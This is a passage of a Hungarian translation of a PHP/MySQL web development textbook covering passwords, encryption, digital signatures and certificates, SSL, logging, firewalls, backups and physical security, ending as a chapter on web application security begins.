A jelszó egyszerűen működik. Mi magunk és a rendszer tudja a jelszót. Ha egy látogató magunknak adja ki magát, és tudja jelszavunkat, akkor a rendszer jogosan feltételezi, hogy mi vagyunk ez a látogató. Feltéve, hogy senki más nem ismeri és nem tudja kitalálni a jelszót, a rendszer biztonságos. Mindazonáltal a jelszavak használata számos potenciális gyengeséget hordoz magában, önmagukban nem alkalmasak erős felhasználói azonosításra.

Rengeteg könnyen kitalálható jelszó létezik. Ha megengedjük a felhasználóknak, hogy saját maguk határozzák meg jelszavukat, nagyjából minden második könnyen kitalálható jelszót választ. Elsősorban a szótári szavakat vagy a felhasználói névvel megegyező jelszót kell itt megemlítenünk. A használhatóság oltárán áldozva kötelezhetjük a felhasználókat arra, hogy jelszavak számonkötésre és különleges karaktereket tartalmazzanak.


Érdemes továbbá tájékoztatni a felhasználóinkat, hogyan válasszanak maguknak biztonságosabb jelszót, de mintegy 25 százalékuk még ebben az esetben is könnyen kitalálható jelszót választ. Könnyen kitalálható jelszavak használatát úgy tudjuk megakadályozni, ha az új jelszavakat összehasonlítjuk a szótári szavakkal, vagy megköveteljük bennük számok vagy különleges karakterek vagy kis- és nagybetűk használatát. A jelszavakra vonatkozó szigorú szabályok veszélye, hogy számos, szabályszemantikai eljáró felhasználó nem fogja tudni megjegyezni a jelszavát. Különösen akkor, ha a különböző rendszerek eltérő szabályok betartását kérik tőlük jelszavaik létrehozásakor.

A nehezen megjegyezhető jelszavak növelik annak valószínűségét, hogy a felhasználók olyan, nem biztonságos lépésekhez folyamodnak, mint hogy felhasználói nevüket és jelszavukat felírják egy öntapadós jegyzetcédulára, amit annak rendje és módja szerint kiragasztanak monitorukra. A felhasználóknak el kell mondani, hogy soha ne írják le jelszavaikat, és soha ne tegyenek például olyan butaságot, hogy megadják jelszavukat a telefonban egy olyan személynek, aki azt állítja, hogy a rendszeren dolgozik.

A jelszavakat elektronikusan is meg lehet szerezni. A crackerek billentyűléágatásokat figyelő program futtatásával vagy a hálózati forgalmat csomagfigyelő (packet sniffer) segítségével megvizsgálva képesek – és szoktak is – felhasználói név–jelszó párokat szerezni. A jelszavak ilyetén ellopásának lehetőségét a hálózati forgalom titkosításával lehet korlátozni.

A jelszavak minden potenciális hibájuk ellenére egyszerű és viszonylag hatékony módszert kínálnak felhasználóink ellenőrzésére. Az általuk kínált biztonsági szint nem feltétlenül felel meg a nemzetvédelem számára, de ideális – mondjuk – arra, hogy ellenőrizzük egy ügyfélrendelés kiszállítási állapotát.

A hitelesítési mechanizmusok a népszerűbb böngészőkbe és webszerverekbe be vannak építve. A webszerver például felhasználói nevet és jelszót kérhet azoktól a személyektől, akik a kiszolgáló adott könyvtárában lévő fájlokra vonatkozó kérést intéznek. Felhasználói név és jelszó kérése esetén böngészőnk a 15.2 ábrán látható párbeszédbablakhoz hasonlót jeleníthet meg.



15

15.2 ábra: A böngészők felhasználói nevet és jelszót kérnek a kiszolgáló védett könyvtárát felkeresni kívánó felhasználóktól.

Az Apache webszerver és a Microsoft IIS is lehetővé teszi, hogy honlapunk egészét vagy részeit igen egyszerűen megvédjük ezzel a módszerrel. PHP vagy MySQL használatával is elérhetjük ugyanezt az eredményt. A MySQL használata gyorsabb, mint a beépített hitelisítés. PHP segítségével rugalmasabb ellenőrzést működtethetünk, vagy a felhasználó szempontjából tetszetősebb módon állhatunk elő az ellenőrzésre vonatkozó kéréssel.

Vonatkozó példákkal a *Hitelesítés megvalósítása PHP-vel és MySQL-lel* című 17. fejezetben találkozunk majd.

A titkosítás alapjai

A titkosítási algoritmus (encryption algorithm) matematikai eljárás az információ látszólag véletlenszerű karakterekből álló, titkosított szövegként (ciphertext) nevezett szöveget vagy más adatot. A titkosított információt titkosított szövegeknek (ciphertext) nevezük, noha legkevésbé szokott szövegek látszani. A 15.3 ábrán a titkosítás egyszerű folyamatábráját láthatjuk. Az egyszerű szöveget beadjuk egy titkosító motornak, amely régebben mechanikus eszköz volt, mint például a II. világháborúban használt Enigma, ma azonban szinte kivétel nélkül számítógépes program. A motor titkosított szöveget állít elő.



15.3 ábra: A titkosítás fogja az egyszerű szöveget, és látszólag véletlenszerű karakterekből álló, titkosított szöveggé alakítja.

A 15.2 ábrán látható ellenőrzési párbeszédblakot használó védett könyvtár létrehozásához az Apache legegyszerűbb ellenőrzési módszerét használtuk. (Működését a következő fejezetben mutatjuk be.) Ez tárolásuk előtt titkosítja a jelszavakat. Létrehoztunk egy felhasználót, akihez jelszava `jelszo`; az Apache titkosította, majd `aWDuA3X3H.mC2`-ként eltárolta ezt. Látható, hogy az egyszerű és a titkosított szöveg között semmi szemmel látható hasonlóság nincsen.

Ez a titkosítási módszer nem visszafordítható. Rengeteg jelszót tárolnak egyirányú titkosítási algoritmussal. A felhasználó által bevitt jelszó ellenőrzéséhez nem szükséges visszafejteni az eltárolt jelszót. Ehelyett a rendszer titkosítja a bejelentkezési kísérletnél megadott jelszót, és összehasonlíta az eredeti titkosított változatával.

Nem az összes, de sok titkosítási folyamat visszafordítható. A fordított folyamatot *visszafejtésnek* (decryption) nevezzük. A 15.4 ábrán a kétirányú titkosítási folyamatot láthatjuk.



15.4 ábra: A titkosítás fogja az egyszerű szöveget, és látszólag véletlenszerű karakterekből álló, titkosított szöveggé alakítja. A visszafejtés a titkosított szövegből indul ki, azt alakítja vissza egyszerű szöveggé.

A titkosítás (kriptográfia) majdnem 4000 éves, de nagykorúságát csak a II. világháború idején érte el. Azóta a számítógépes hálózatok elterjedéséhez hasonló utat járt be: először a katonaságnál és a pénzügyi szervezeteknél, majd az 1970-es évektől kezdve egyre szélesebb körben alkalmazták. Így a kilencvenes években már szinte minden területen megtalálható volt. Régebben az átlagember csak II. világháborús filmekben és kémregényekben találkozott titkosítással, ám az elmúlt években már az újságírókben is olvashattunk róla, és nap mint nap használja mindenki, aki az interneten vásárol.

Számtalan különböző titkosítási algoritmus létezik. Van olyan, például a DES, amelyik titkos (privát) kulcsot használ; mások, például az RSA, nyilvános kulcs és külön privát kulcs segítségével működnek.

Privát kulcsú titkosítás

A privát – más néven titkos – kulcsú titkosítás azon alapul, hogy feljogosított személyek ismernek egy kulcsot, vagy hozzáférnek. Ezt a kulcsot titokban kell tartani. Amennyibe illetéktelenek kezébe kerül, jogosulatlan személyek is olvasni tudják titkosított üzeneteinket. Ahogy a 15.4 ábrán látszik, a küldő (aki titkosítja az üzenetet) és a fogadó (aki visszafejt az üzenetet) is ugyanazzal a kulccsal rendelkezik.

A legszélesebb körben használt privát kulcsú algoritmus a Data Encryption Standard (DES – Adattitkosítás-szabvány). Ezt a módszert az IBM fejlesztette ki a hetvenes években, és az üzleti és nyilvános kormányzati kommunikáció amerikai szabványával vált. A számítási sebesség azonban napjainkban már nagyságrendekkel gyorsabb, mint 1970-ben volt, így a DES körülbelül 1998 óta használaton kívül van.

Az egyéb, jól ismert titkos kulcsú rendszerek közé az RC2, az RC4, az RC5, a Triple DES és az IDEA tartozik. A Triple DES igen biztonságos. Ugyanazt az algoritmust használja, mint a DES, de három különböző kulccsal háromszor alkalmazza. Az egyszerű szöveget az egyes kulccsal titkosítja, a kettes kulccsal visszafejt, majd a hármás kulccsal megint titkosítja.

Megjegyzés: Furcsának tűnhet, de a Triple DES kétszer olyan biztonságos, mint a DES. Ha háromszor erősebb védelemre lenne szükségünk, programot kellene írnunk rá, vagy ötszörös DES-algoritmust kellene megvalósítanunk.


A titkos kulcsú titkosítás egyik nyilvánvaló problémája, hogy biztonságos üzenet küldéséhez biztonságos módszerre van szükség, hogy a titkos kulcsot is elküldhessük. Ha létezik biztonságos módszer a kulcs elküldésére, miért nem küldjük úgy az üzenetet is? Szerencsére 1976-ban, amikor Diffie és Hellman előállt az első nyilvános kulcsú rendszerrel, áttörés következett be ezen a téren.

Nyilvános kulcsú titkosítás

A nyilvános kulcsú titkosítás két különböző, egy nyilvános és egy privát kulcson alapul. Ahogy a 15.5 ábrán is látható, a nyilvános kulccsal titkosítjuk az üzeneteket, a privát kulccsal pedig visszafejtjük azokat.

A rendszer előnye, hogy a nyilvános kulcs, ahogy neve is utal rá, nyilvánosan megosztható. Bárki, akinek megadjuk nyilvános kulcsunkat, képes lesz nekünk biztonságos üzenet küldeni. Amennyiben csak mi rendelkezünk a privát kulccsal, senki más nem lesz képes visszafejtjeni az üzenetet.

A legelterjedtebb nyilvános kulcsú algoritmus az MIT-n dolgozó Rivest, Shamir és Adelman által 1978-ben kifejlesztett RSA. Az RSA szabadalommal védett rendszer volt, a szabadalom azonban 2000 szeptemberében lejárt.



15.5 ábra: A nyilvános kulcsú titkosítás külön-külön kulcsot használ a titkosításra és a visszafejtésre.

Az, hogy a nyilvános kulcsot szabadon elküldhetjük, és nem kell aggódni, hogy harmadik személy megszerzi, komoly előnyt jelent. Ennek ellenére a titkos kulcsú rendszereket továbbra is széles körben alkalmazzák. Gyakran vegyes rendszert működtetnek: nyilvános kulcsú rendszerrel küldik a kulcsot a titkos kulcsú rendszerhez, amellyel a kommunikáció további részét bonyolítják. A bonyolultabb felállást ellenőrizzük, hogy a titkos kulcsú rendszerek mintegy ezerszer gyorsabbak a nyilvános kulcsúknál.

Digitális aláírások

A digitális aláírások a nyilvános kulcsú kriptográfia téma köréhez kapcsolódnak, ám a nyilvános és privát kulcsokhoz képest fordított szerepet töltenek be. A küldő titkos kulcsával titkosítja és digitálisan aláírja üzenetét. Az üzenet megérkezésekor a fogadó a küldő nyilvános kulcsával tudja visszafejtjeni azt. Mivel a küldő az egyetlen személy, aki hozzáfér a titkos kulcsnak, a fogadó viszonylagos bizonyossággal meg tudja állapítani, kitől jött az üzenet, illetve hogy nem módosították-e.

A digitális aláírások rendkívül hasznosak tudnak lenni. A fogadó bizonyosságot kaphat, hogy az üzenetet nem hamisították meg, az aláírások pedig megnehezítik a küldő számára az üzenetküldés letagadását.

Fontos megjegyezni, hogy bár az üzenet titkosítva van, a nyilvános kulcs birtokában bárki által olvasható. Noha ugyanazokat a módszereket és kulcsokat használja, a titkosítás célja itt a hamisítás és küldés letagadhatóságának megakadályozása, nem pedig a beleolvasás megelőzése.

Mivel a nyilvános kulcsú titkosítás nagy üzenetek esetében viszonylag lassú, általában egy másik típusú algoritmust, úgynevezett hash függvényt használnak a hatékonyúság növelésére. A hash függvény (magyarul hasító függvénynek is szokás nevezni) a neki átadott bármely üzenethez kiszámítja az ahhoz tartozó üzenetkivonatot (message digest) vagy hash értéket. Nem az algoritmus által kiszámított érték a fontos, hanem az, hogy a kimenet egyértelmű hozzárendelés eredménye, vagyis egy adott bemenet (üzenet) mindenkor ugyanazt a kimenetet eredményez: a kimenet kicsi, az algoritmus pedig gyors.

A leggyakrabban használt hash függvény az MD5 és az SHA.

A hash függvény az adott üzenetnek megfelelő üzenetkivonatot állít elő. Az üzenet és az üzenetkivonat birtokában meggyőződhetünk arról, hogy az üzenetet nem hamisították-e meg – feltéve, hogy biztosak lehetünk abban, hogy a kivonat nincsen manipulálva. Ezért a digitális aláírás létrehozásának szokásos módja, hogy a gyors hash függvénytelkészítjük a teljes üzenet üzenetkivonatát, majd csak ezt a rövid kivonatot titkosítjuk a nyilvános kulcsú – és éppen ezért lassú – titkosítási algoritmus-sal. Az aláírás most már az üzenettel együtt, hagyományos, nem biztonságos módon is küldhető.

Aláírt üzenet érkezésekor ellenőrizhetjük azt. Az aláírást a küldő nyilvános kulcsával fejtjük vissza. Ezt követően a küldő által használt módszerrel hash értéket hozunk létre az üzenethez. Ha a visszajelzett hash érték megegyezik az általunk előállítottal, a küldő üzenetét senki sem módosította.

Digitális tanúsítványok

Praktikus, ha meg tudunk bizonyosodni arról, hogy a kapott üzenetet nem manipulálták, vagy egy üzenetsorozat adott felhasználótól vagy géptől érkezett. Üzleti kapcsolatok esetén ennél is hasznosabb, ha létező (jogi) személyhez, azaz természetes személyhez vagy céghoz tudjuk kötni azt a felhasználót vagy kiszolgálót.

A digitális tanúsítvány aláírt, digitális formában kombinál egy nyilvános kulcsot és az adott személy vagy szervezet adatait. A tanúsítvány birtokában rendelkezünk a másik fél nyilvános kulcsával arra az esetre, ha titkosított üzenetet akarunk küldeni, és ismerjük a másik fél adatait, amelyekről tudjuk, hogy nem lettek megváltoztatva.

A gond legfeljebb annyi, hogy az információ csak annyira megbízható, mint az, aki aláírta. Bárki létrehozhat és aláírhat olyan tanúsítványt, amely azt állítja, hogy ő ez és ez. Üzleti tranzakciók esetén arra van szükség, hogy megbízható harmadik személy ellenőrizze a résztvevők azonosságát és a tanúsítványai közötti rögzített adatokat.

Az ilyen harmadik személyeket tanúsító szervezeteknek (certifying authority – CA) nevezik. Ezek azonosságuk ellenőrzése után digitális tanúsítványokat adnak ki magánszemélyeknek és cégeknek. A két legismertebb CA a VeriSign (<http://www.verisign.com/>) és a Thawte (<http://www.thawte.com/>), de sok más ilyen szervezet is működik. A Thawte a VeriSign tulajdonában van, és kevés gyakorlati különbség van a kettő között. Egyes más szervezetek, például a Network Solutions (<http://www.networksolutions.com>) és a GoDaddy (<http://www.godaddy.com>), jelentősen olcsóbbak.

A szervezetek tanúsítványt adnak ki arról, hogy ellenőrizték az adott személy vagy cégt (személy)azonosságát. Fontos tisztázni, hogy a tanúsítvány nem a megbízhatósáról vagy hitelképességről szól. A tanúsítvány nem garancia arra, hogy üzletfelünk tiszteletes, megbízható partner. Pusztán arról van szó, hogy ha becspának bennünket, akkor viszonylag jó esélyel birtokunkban van egy valós fizikai cím és valaki, aki ellen jogi úton felléphetünk.

A tanúsítványok bizalmi hálózatot hoznak létre. Amennyiben mi megbízunk a tanúsító szervezetben, akkor megbízhatunk azokban is, akikben ez a szervezet megbízott, és ugyanígy megbízhatunk azokban is, akikben a tanúsítvánnyal rendelkező fél is megbízott.

A digitális tanúsítványok leggyakoribb használati célja, hogy a tisztelettel és megbízhatóság érzetét keltsék az e-kereskedelmi oldalak látogatói között. Jól ismert CA által kiadott tanúsítvány birtokában a böngészők figyelmeztető ablak megjelenítése nélkül tudnak SSL-kapcsolatot teremteni az oldalunkhoz. Az SSL-kapcsolatot lehetővé tevő webszervereket **biztonságos webszervereknek** nevezik.

Biztonságos webszerverek

A böngészőkkel folytatott, Secure Sockets Layer protokollon kereszttüli, biztonságos kommunikációhoz használhatunk Apache webszervert, Microsoft IIS-t vagy bármilyen más ingyenes vagy fizetős webszervert. Az Apache lehetővé teszi Unix-szerű operációs rendszer használatát, ami szinte minden esetben megbízhatóbb, ám kissé bonyolultabban beállítható, mint az IIS. Természetesen választhatjuk azt is, hogy Windows platformon használjuk az Apache-t.

Az SSL IIS-en történő használatához telepíteni kell az IIS-t, létre kell hozni egy kulcspárt, majd telepíteni kell tanúsítványunkat. Apache esetében az OpenSSL csomagot is telepíteni kell, és a szerversoftver telepítésekor a mod_ssl modult is be kell kapcsolni.

Célunkat úgy is elérhetjük, ha az Apache fizetős változatát vásároljuk meg. A Red Hat éveken keresztül forgalmazott egy ilyen, Stronghold nevű terméket, amely ma már a Red Hat Enterprise Linux termékekkel egy csomagban kapható. Ilyen megoldás beszerzése esetén a Linux megbízhatóságát és egy könnyen telepíthető terméket kapunk a forgalmazó műszaki támogatásával kiegészítve.

A két legnépszerűbb webszerver, az Apache és az IIS telepítési utasításait *A PHP és a MySQL telepítése* című Függelékben találjuk. Az SSL használatát saját digitális tanúsítványunk létrehozása után akár azonnal megkezdhetjük, ám ebben az esetben a böngészők figyelmeztetni fogják oldalunk látogatóit, hogy tanúsítványunkat mi magunk írtuk alá. Az SSL érdemi használatához tanúsító szervezet által kiadott tanúsítványa lesz szükségünk.

A tanúsítvány megszerzésének pontos folyamata tanúsító szervezetenként eltérő, de általánosságban elmondható, hogy bizonyítani kell a szervezet felé, hogy fizikai címmel rendelkező, jogoszerűen működő vállalkozás vagyunk, és a szóban forgó domainnév a mi tulajdonunkban van.

Tanúsítvány-aláírási kérelmet (CSR) is elő kell állítanunk. Ennek folyamata kiszolgálónként eltérő. Az erre vonatkozó utasításokat a tanúsító szervezet honlapján találjuk. A Stronghold és az IIS párbeszédbablakok segítségével vezet végig a folyamatot, Apache esetében azonban nekünk kell beírni a parancsokat. A folyamat lényege azonban minden kiszolgáló esetén ugyanaz. A végeredmény egy titkosított CSR, amely a következőhöz hasonlóan kell, hogy kinézzen:

```
--BEGIN NEW CERTIFICATE REQUEST--
MIIBwIBAAKBgQCLn1XX8faMhhtzStp9wY6BVTPuEU9bpMmhrb6vgaNZy4dTe6VS
84p7wGepq5CQjfOL4Hjda+q12xzto8uxBkCDO98Xg9q86CY45HZk+q6GyGOLZSOD
8cQHwh1oUP65s5Tz018OFBzpI3bHxfO6aYelWYziDiFKp1BrUdua+pK4SQIVAPLH
SV9FSz8Z7IH0g1Zr5H82oQ01AoGAWSWPWfVXPaf8h2GDb+cf97k44VkHz+Rxpe8G
ghlfBn9L3ESWUZNOJMFDLlny7dStYU98VTVNekidYuabsvyEkFrny7NCUmiuaSnX
4UjtFDkNhX9j5ybCRGLmsc865AT54KRu31O2/dKHL06NgFPirijHy99HJ4LRY9Z9
HkXVzswCgYBwBFH2QfK88C6JKW3ah+6cHQ4Deo1txi627WN5HcQLwkPGn+WtYSZ
jG5tw4tqqogmJ+IP2F/5G6FI2DQP7QdvKNeAU8jXcuijuWo27S2sbhQtXgZRTZvO
jGn89BC0mIHgHQMKi7vz35mx1Skk3VNq3ehwhGCvJlvoeiv2J8X2IQIVAOTrp7zp
En7Q1XnXw1s7xXbbuKPO
--END NEW CERTIFICATE REQUEST--
```

A CSR, a fizetendő díjak és a személyazonosságunk igazolásához szükséges dokumentumok, illetve a domainnév használatara való jogosultságunkat igazoló dokumentumok birtokában készen állunk arra, hogy valamely tanúsító szervezetről tanúsítványt folyamodunk.

Miután a szervezet kiadta tanúsítványunkat, el kell tárolni rendszerünkön, és közölni kell a webszerverrel, hogy hol találja. A végleges tanúsítvány az itt látható CSR-hez nagyon hasonló szövegfájl.

Auditálás és naplózás

Operációs rendszerünk képes a különféle események naplózására. A biztonsági szempontból érdekes események közé a hálózati hibák, az egyes adatfájlokhöz, például a konfigurációs fájlokhöz vagy az NT-Registryhez való hozzáférések tartoznak, és az olyan programok meghívása, mint például az su (amivel egy másik felhasználóra, például rendszergazdává válhatunk Unix rendszeren).

A naplófájlok segítségével a megtörténtekor észlelhetjük a hibás vagy rosszindulatú viselkedést. A problémák észrevétele után ezek tájékoztatást is adhatnak arról, hogyan történt a probléma vagy a betörés. A naplófájlok esetében a két legnagyobb nehézség a méretük és a valóságtartalmuk.

Ha a problémák észlelésére és naplózására vonatkozó kritériumok meghatározásakor túlzott biztonságra törekszünk, eredményül rendkívül nehezen kezelhető, hatalmas méretű naplókat kapunk. A nagy naplófájlokkal csak úgy boldogulhatunk, ha erre szolgáló eszközzel vagy a biztonsági házirendből kidolgozott auditkódokkal „érdekes” események után kutatunk bennünket. Az auditálási folyamatnak vagy valós időben vagy rendszeres időközönként kell megtörténnie.

A naplófájlok különösen nagy mértékben ki vannak téve a támadás veszélyének. Ha a támadó rendszergazdai jogosultságokkal fér hozzá rendszerünkhez, a naplófájlokat szabadon módosítva eltüntetheti a nyomait. A Unix lehetőséget ad arra, hogy külön gépen naplózzuk az eseményeket. Ez azt jelenti, hogy a cracker legalább két gépet fel kell törnie ahhoz, hogy eltüntesse nyomait. A Windows is kínál hasonló funkciót, de nem olyan egyszerűen, mint a Unix.

A rendszergazda is végezhet rendszeres auditálást, de érdemes lehet külső auditálással rendszeresen ellenőrizni a rendszer-gazda munkáját.

Tűzfalak

A tűzfalakat arra használjuk, hogy hálózatunkat elválasszuk a külvilágtól. Ahogy az épület vagy az autó tűzfala megakadályozza a tűz tovaterjedését, a hálózati tűzfalakkal megelőzhető, hogy a baj hálózatunkban is elterjedjen.

A tűzfal célja, hogy a hálózatunkban lévő számítógépeket véde a külső támadástól. Szüri és nem engedélyezi a szabályainak nem megfelelő forgalmat. Emellett korlátozza a tűzfalon kívüli felhasználók és gépek tevékenységét.

A tűzfal esetenként az azon belüli személyek tevékenységét is behatárolja. Képes korlátozni az emberek által használt hálózati protokollokat, azon gépek körét, amelyekhez csatlakozhatnak, illetve a sávszélesség költségeinek leszorítása érdekében proxykiszolgáló használatára kényszerítheti őket.

A tűzfal lehet hardvereszköz, például szűrőszabályokat használó router (útválasztó), vagy számítógépen futó szoftver. Mindkét esetben két hálózathoz kell kapcsolódnia, és szabályok alapján kell működnie. A tűzfal az egyik hálózatból a másikba igyekvő forgalmat figyeli. Ha megfelel a tűzfal szabályainak, átvezeti a másik hálózatba, ha nem, megállítja vagy visszautasítja.

A csomagok szűrhetők típusuk, forrás- és célcímük vagy portinformáció alapján. Egyes csomagokat a tűzfal egyszerűen elvet; más eseményekre pedig megadhatjuk, hogy naplóbejegyzéseket vagy riasztásokat kezdeményezzenek.

Biztonsági mentés készítése az adatokról

A katasztrófa-helyreállítási tervben nem lehet elégéggé hangsúlyozni a biztonsági mentések fontosságát. A hardvereket és az ingatlankat lehet biztosítani és pótolni, az oldalakat lehet másolni, de ha saját fejlesztésű webes szoftverünk elvész, nincs az a biztosítótársaság, amely pótolni tudja.

Weboldalunk összes alkotóeleméről, így a statikus oldalakról, a kódokról és az adatbázisokról is rendszeresen biztonsági mentést kell készíteni. A kívánt gyakoriság attól függ, mennyire dinamikusan módosul az oldalunk. Teljesen statikus tartalom esetén elég biztonsági mentést az oldal módosításkor készíteni. Az olyan típusú oldalak azonban, amelyekről könyvünk szól, gyakran változnak, különösen abban az esetben, ha online fogadjuk a megrendeléseket.

Az ésszerű méretű oldalakat RAID technológiával rendelkező, tükrözést támogató képes kiszolgálón érdemes tárolni. Ez-zel védve vagyunk a merevlemez tönkremenése esetére. Gondolunk bele azonban az olyan helyzetekbe, amikor a teljes merevlemez tömbbel, géppel vagy épülettel történik valami!

Az oldal frissítésének megfelelő gyakorisággal érdemes külön biztonsági mentéseket készíteni. Ezeket külön adathordozón és ideális esetben más biztonságos helyszínen tároljuk, így tűzvész, lopás vagy természeti katasztrófa esetén is lesz mihez nyúlnunk!

Rengeteg információforrás található a biztonsági mentések ról és a helyreállításról. Figyelmünket most a PHP-vel és MySQL adatbázissal létrehozott oldal biztonsági mentésére korlátozzuk.

Biztonsági mentés készítése általános fájlokkról

A rendszerek többségén dedikált szoftver segítségével igen egyszerűen készíthetünk biztonsági mentést HTML és PHP kód-jainkról, képeinkről és egyéb, nem adatbázisfájlokról.

A leginkább széles körben használt, ingyenes eszköz a Marylandi Egyetem által kifejlesztett AMANDA (Advanced Maryland Automated Network Disk Archiver). Számos Unix-disztribúcióban alapértelmezésben megtalálható, és SAMBA segítségével windowsos gépek biztonsági mentéséhez is használható. Az AMANDA-ról a <http://www.amanda.org/> oldalon bővebben olvashatunk.

MySQL adatbázisunk biztonsági mentése és helyreállítása

Élő adatbázisról bonyolultabb biztonsági mentést készíteni, mint az egyszerű fájlok ról. Az adatbázis másolását kerülni kell minden olyan pillanatban, amikor módosítás alatt áll.

A MySQL adatbázis biztonsági mentésére és helyreállítására vonatkozó részletes utasításokat a *Haladó MySQL-adminisztráció* című, 12. leckében tárgyalunk.

Fizikai biztonság

Az eddig megvizsgált biztonsági fenyegetések olyan kézzel nem megfogható dolgokra vonatkoztak, mint a szoftver, de nem szabad megfeledkeznünk rendszerünk fizikai biztonságáról sem. Klimatizálásra van szükség, és védekezni kell a tűz, a (kétkalézes vagy rosszindulatú) emberek, az áramkimaradás és a hálózati leállások ellen.

Rendszerünket biztonságosan bezárt helyen kell tartani. Működésünk méretétől függően ez lehet helyiségek vagy szekrények. Csak azoknak az alkalmazottaknak szabad ehhez a géphez hozzáérniük, akiknek erre szükségük van. A jogosulatlan személyek szándékosa vagy véletlenül kihúzhatnak kábeleket, vagy boot lemez segítségével megkísérelhetik megkerülni a biztonsági mechanizmusokat.

A sprinklerek (szórófejes, vízzel oltó berendezések) legalább annyi kárt tudnak tenni az elektronikában, mint a tűz. Régebben halont használó, gázzal oltó rendszerekkel kezelték ezt a problémát. A „Montreali jegyzőkönyv az ózonréteget lebontó anyagokról” című egyezmény ma már tiltja a halon használatát, így az új tűzvédelmi rendszereknek más, kevésbé káros alternatíva után kellett nézniük. Két szóba jöhető lehetőség az argon és a szén-dioxid. A témáról bővebben is olvashatunk a <http://www.epa.gov/Ozone/snap/fire/qa.html> oldalon.

A váratlan, rövid áramkimaradások legtöbb helyen az élet velejárói. Rendkívüli időjárás vagy föld feletti vezetékek esetén a hosszabb kimaradások is rendszeresek lehetnek. Ha rendszerünk folyamatos működése fontos számunkra, be kell ruháznunk szünetmentes tápegysége (UPS). Egyetlen gépet akár 60 percen keresztül táplálni képes szünetmentes tápegységet már 10 ezer forint környékén beszerezhetünk. A hosszabb áramkimaradásokat kiváltó vagy több gépet ellátni képes tápegységek ennél azért többlet kerülnek. A hosszú áramkimaradásokhoz generátorra van szükség, hogy a klimatizálás és számítógépeink is működni tudjanak.

Az áramkimaradáshoz hasonlóan a néhány perces vagy órás hálózati kimaradások is ellenőrzésünkön kívül esnek. Ha hálózatunk működése igazán fontos számunkra, érdemes lehet egynél több internetszolgáltatóhoz kapcsolódni. A két kapcsolat nyilván többe kerül, de azt jelenti, hogy hálózati hiba esetén alacsonyabb kapacitással ugyan, de elérhetők maradunk.

A fentiek miatt érdemes lehet megfontolni, hogy gépeinket bizonyos díj ellenében egy e célra kialakított létesítményben helyezzük el (angolul *co-location*nek is nevezik ezt a szolgáltatást). Ennek alapja, hogy egy közepes méretű vállalkozás számára nem minden esetben gazdaságos egy hosszabb ideig áramellátást biztosító szünetmentes tápegység, több redundáns hálózati kapcsolat vagy tűzvédelmi rendszer fenntartása. Egy hasonló vállalkozások százainak számítógépeit tároló és üzemeltető létesítmény számára azonban igen.

Hogyan tovább?

A 16. fejezetben részletesebben foglalkozunk a webes alkalmazások biztonságával. Megnézzük, kik az ellen ségeink, és hogyan védjük meg magunkat tőlük, hogyan védjük szervereinket, hálózatainkat és kódunkat, és hogyan készüljünk fel a katasztrófákra.

Webes alkalmazások biztonsága

A fejezetben folytatjuk az alkalmazásbiztonság korábban megkezdett témaját: teljes webes alkalmazásunk biztonságossá tételenek kérdéseit fogjuk megtárgyalni. Webes alkalmazásaink minden egyes porcikáját védeni kell a lehetséges visszaélésektől (legyen azok véletlenek vagy szándékosak), és biztonságukat elősegítő stratégiát kell kidolgoznunk az alkalmazásfejlesztéshez.

A fejezetben az alábbi főbb témaörökkel foglalkozunk:

- Biztonságkezelési stratégiák
- A ránk váró fenyegetések azonosítása
- Kikkel állunk szemben?
- Kódunk biztonságossá tétele
- Webszerverünk és a PHP biztonságossá tétele
- Az adatbázisserver biztonsága
- Hálózatunk védelme
- Katasztrófa-elhárítási terv készítése

Biztonságkezelési stratégiák

Az internet egyik legnagyszerűbb jellemzője – az összes gép egymással szembeni nyitottsága és elérhetősége – egyben az egyik legnagyobb fejfájást is okozza a webes alkalmazásfejlesztőknek. Az internethet csatlakoztatott rengeteg számítógép használói között kevésbé nemes szándékúkat is találunk. A ránk leselkedő veszélyek tudatában felelmetes lehet akár csak belegondolni abba, hogy a hitelkártyaadatokhoz, a bankszámla-információkhoz vagy az egészségügyi nyilvántartáshoz hasonló bizalmas információkat kezelő webes alkalmazást a globális hálózat számára elérhetővé tesszük. De az üzlet nem állhat meg, és nekünk, fejlesztőknek nem elegendő csupán alkalmazásunk e-kereskedelemmel kapcsolatos részeit biztonságossá tenni, hanem a biztonság megtervezéséhez és kezeléséhez szükséges megközelítést kell kialakítanunk. A lényeg, hogy megfelelő egyensúlyt találunk a védelem szükségessége és a tényleges üzletvitelhez elengedhetetlen, működő alkalmazás igénye között.

Megfelelő gondolkodásmód már a tervezéstől

A biztonság nem egy funkció. Ha webes alkalmazást fejlesztünk, és elkészítjük azon funkciók listáját, amiket az alkalmazásnak tudnia kell, a biztonság nem lesz rajta ezen a listán, és nem tehetjük meg, hogy kijelölünk egy fejlesztőt, hogy néhány napig dolgozzon az ügyön. A biztonság az alkalmazás teljes tervezési folyamatának részét kell, hogy képezze, olyan soha véget nem érő erőfeszítés legyen, amely az alkalmazás üzembe helyezése és a fejlesztés lelassulása, netán teljes befejezése után is jelen van az alkalmazásban!

Ha már rögtön az elején végiggondoljuk és felkészülnünk rá, hogy milyen különböző módokon lehet rendszerünkkel viszsaelni, vagy a támadók minden módszerekkel törhetik fel azt, úgy tervezhetjük meg kódunkat, hogy csökkentsük az ilyen problémák bekövetkezésének valószínűségét. Így elkerülhető az is, hogy később, amikor végre foglalkozni kezdünk a biztonsági problémákkal, az egész alkalmazást át kelljen alakítanunk (ráadásul szinte biztos, hogy néhány potenciális problémáról el fogunk feledkezni).

A biztonság és a használhatóság közötti egyensúly keresése

